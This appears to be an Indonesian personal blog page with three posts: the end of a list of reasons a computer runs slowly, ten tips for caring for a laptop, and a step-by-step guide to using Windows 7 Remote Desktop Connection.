8. Komputer lambat karena System Files ada yang corrupt atau bahkan hilang.
Biasanya terjadi setelah komputer terinfeksi virus dan file-file yang terinfeksi tersebut terlanjur rusak atau terdelete oleh antivirus. Solusi yang paling gampang adalah dengan merepair sistem operasi yang digunakan.

9. Komputer lambat karena masalah hardware overheat.
Hardware overheat baik itu terjadi pada hardisk, vga card, processor atau cpu secara umum bisa menyebabkan menurunnya kinerja komputer yang pada akhirnya komputer menjadi hang, lambat atau bahkan  sering restart. Untuk itu pastikan sirkulasi udara pada bagian dalam CPU berjalan dengan baik begitu juga pada fan (kipas angin) harus bersih dari debu dan dapat berputar dengan lancar.

10. Komputer lambat karena adanya masalah konektifitas pada jaringan / network 
Hal ini bisa terjadi karena trafic jaringan yang tinggi, hub atau switch yang hang atau adanya virus yang mencoba masuk ke sistem komputer kita. Untuk mengatasinya, coba lepas dan pasangkan kembali konektor RJ45 pada LAN Card atau Roset LAN, restart Switch / hub dan gunakan program Port scanner untuk melihat packet data apa saja yang masuk dan keluar dari komputer kita.

Demikian semoga dapat membantu, usahakan anda menjadi user yang mengerti sedikit tentang hal-hal yang nantinya bisa menjadi dampak besar terhadap komputer atau laptop sobat semuanya. sobat bisa mencoba mencari di google.com tentang bagaimana merawat dan menggunakan komputer yang selayaknya.
Oke,sekian dari saya dan terima kasih.


09.04 | 2 komentar

Selasa, 16 Oktober 2012

10 Tips Merawat Laptop / Notebook


10 Tips Merawat Laptop / Notebook - Hehe, post lagi ah, mumpung lagi sempet. Walaupun saya gak punya Laptop / Notebook, tapi saya akan berbagi tips untuk perawatannya.


Seiring dengan semakin populernya laptop dibanding PC maka tips-tips agar laptop atau notebook semakin tahan lama menjadi sangat diperlukan. Sebagian orang bahkan sudah melupakan PC saat ini, walaupun dirumah ada PC tetap saja laptop yang digunakan untuk bekerja. Walau bagaimanapun untuk ukuran spesifikasi yang sama jelas PC lebih tangguh daripada laptop, jadi kamu harus merawat
laptop atau notebook mu dengan baik.

Yoh, langsung saja disimak yang dibawah ini :
  1. Hati-hati mendownload software gratis dari internet
    Terlebih jika software yang seolah-olah suatu antivirus. Gunakan software-software yang telah Anda dapatkan dari paket laptop yang Anda beli. Risiko virus bisa merusak ke dalam laptop mu jika kamu sembarangan menggunakan software dari internet. Jika kamu tetap ingin menggunakan software hasil download, maka pastikan sudah kamu scan software tersebut dengan antivirus yang kamu miliki dan kamu percaya.
  2. Jangan letakkan laptop di lantai
    Risiko laptop terinjak kaki orang, mungkin anak kecil, atau binatang peliharaan akan sangat besar. Anak kecil akan mengira laptop mu mainan dan binatang peliharaan mu bisa saja merusak bagian-bagian tertentu dari laptop. Selain itu laptop yang diletakkan di lantai akan cepat kotor oleh debu, apalagi jika lantainya jarang disapu.
  3. Tancapkan laptop muke stabilizer listrik
    Jika Anda sedang bekerja di laptop dengan menggunakan listrik dan melepas tanpa baterai (biasanya untuk menjaga baterai tidak cepat aus), maka sebaiknya gunakan stabilizer yang bisa mencegah terjadinya tegangan listrik yang tidak stabil ke laptop mu.
  4. Jangan letakkan benda apapun di antara keyboard dan layar laptop
    Seringkali dijumpai seseorang yang menggunakan laptop, kemudian meletakkan kertas-kertas di atas keyboard laptop, kemudian menutup laptopnya. Hal ini sangat berbahaya, karena risiko layar tergores menjadi besar. Tentunya kamu tidak ingin mengganti layar laptop gara-gara tergores bukan?
  5. Jangan letakkan laptop mu pada permukaan yang terlalu empuk
    Misalnya laptop mu letakkan pada sofa yang sangat empuk, sehingga laptop menjadi terlihat agak tenggelam di dalam sofa. Ini adalah sangat berbahaya, karena dapat menghambat keluarnya panas dari dalam laptop. Sirkulasi udara akan sangat terganggu di ruang processor.
  6. Berhati-hatilah ketika membawa laptop mu di dalam tas
    Jangan gunakan sembarang tas untuk membawa laptop Anda. Gunakan tas yang memang digunakan untuk laptop sehingga benda-benda lainnya tidak akan menggores bagian-bagian tertentu pada laptop. Hati-hati juga memilih tas laptop, kalau bisa jangan yang murahan.
  7. Jangan makan minum dan meletakkan benda mengandung cairan di sekitar laptop
    Ini sangatlah berbahaya, karena laptop sangat peka terhadap cairan yang mengenai laptop, misalnya saja cairan yang masuk ke dalam keyboard.
  8. Jangan pernah berusaha untuk membongkar laptop mu sendiri
    Ini merupakan tindakan yang sangat tidak bijaksana kecuali kamu memang seorang teknisi laptop. Laptop bukanlah seperti radio atau tape recorder biasa. Banyak bagian-bagian yang sangat kecil yang dari pabriknya saja sudah dirakit dengan menggunakan presisi robot. Jika kamu ceroboh, maka laptop mu bisa rusak parah. Bawalah selalu laptop yang rusak ke dealer atau service center dari laptop mu.
  9. Bersihkan laptop secara berkala
    Jangan malas, karena jika laptop terlalu kotor, maka akan menghambat ventilasi udara, sudah minim ruang didalam laptop jangan diperparah dengan sumbatan debu. Selain itu jika terlalu kotor biasanya mengakibatkan layar LCD tergores saat dibersihkan, karena gumpalan debu yang terlindas kain lap.
  10. Jangan membanting laptop mu!
    Sebaiknya berikan saja pada saya dan pasti saya terima, daripada dibanting? hehehe.... maklum saya gak punya laptop :D
itulah sedikit tips dari saya, semoga bermanfaat :)
walaupun saya gak punya laptop tapi saya punya ini...hahahahah #sambil megang kepala,


06.21 | 6 komentar

Sabtu, 19 Mei 2012

Cara Remote Desktop di Windows 7

Cara Remote Desktop di Windows 7. Apakah itu Remote Desktop? Pada sistem operasi windows 7 terdapat tool/fasilitas Remote Desktop Connection. Fasilitas ini berguna untuk mengendalikan komputer jarak jauh yang berada di jaringan, seolah olah komputer yang dikendalikan tersebut berada satu komputer dengan komputer yang sedang anda gunakan.
Selain fasilitas Remote Desktop pada sistem operasi windows, banyak juga software remote desktop lainya seperti Radmin, UltraVnc dan masih banyak lagi yang lainnya.
Bagaimana Cara Remote Desktop di Windows 7 menggunakan Remote Dekstop Connection ?
Untuk melakukan remote desktop, terlebih dahulu kita harus menyetting komputer yang akan kita remote (Host). Berikut caranya menyettingnya :
  1. Masuk ke Windows Explorer atau tekan (Logo Windows + E).
  2. Kemudian Klik Kanan pada "Computer" dan pilih "Properties". Terlihat seperti gambar dibawah ini  :
  3. Setelah itu Klik Tab Remote. Lalu pada bagian Remote Destop berikan tanda centang pada tulisan "Allow users to connect remotely to this computer". Klik Apply lalu Klik OK.

    Ketentuan settingan ini berlaku untuk semua komputer yang akan diremote (host/clientnya). Untuk me-remote komputer host/client kita harus tahu hostname/ip komputer dan user name komputer tersebut (Lokal) serta komputer client harus diberi password. Untuk mengetahui hostname klik artikel berikut "Cara Mengetahui Hostname Komputer Pada Jaringan". Untuk "Select User" itu digunakan untuk memilih user yang diperbolehkan meremote komputer tersebut, konsep ini berlaku untuk jaringan yang sudah menggunakan Aktif Directory atau jaringan yang sudah menerapkan sistem Domain pada jaringannya.
  4. Nah setelah melakukan konfigurasi di atas, sekarang kita sudah dapat mlakukan remote desktop.
    Caranya buka menu Start > All Programs > Accessories > Communications > Remote Desktop Connection. Atau dengan cara masuk ke Run, ketikkan perintah "mstsc" dan akan muncul gambar dibawah ini  :
  5. Pada gambar diatas anda wajib mengisi alamat ip komputer yang akan diremote (client), username dan password. Pada contoh diatas "PUSINTEKPC2-36" merupakan hostname dan "pusintek" merupakan username. Setelah itu langkah terakhir yang kita lakukan Klik Connect.
  6. Selesai deh artikel Cara Remote Desktop di Windows 7. Semoga Bermanfaat yah. Terima Kasih.


23.50 | 2 komentar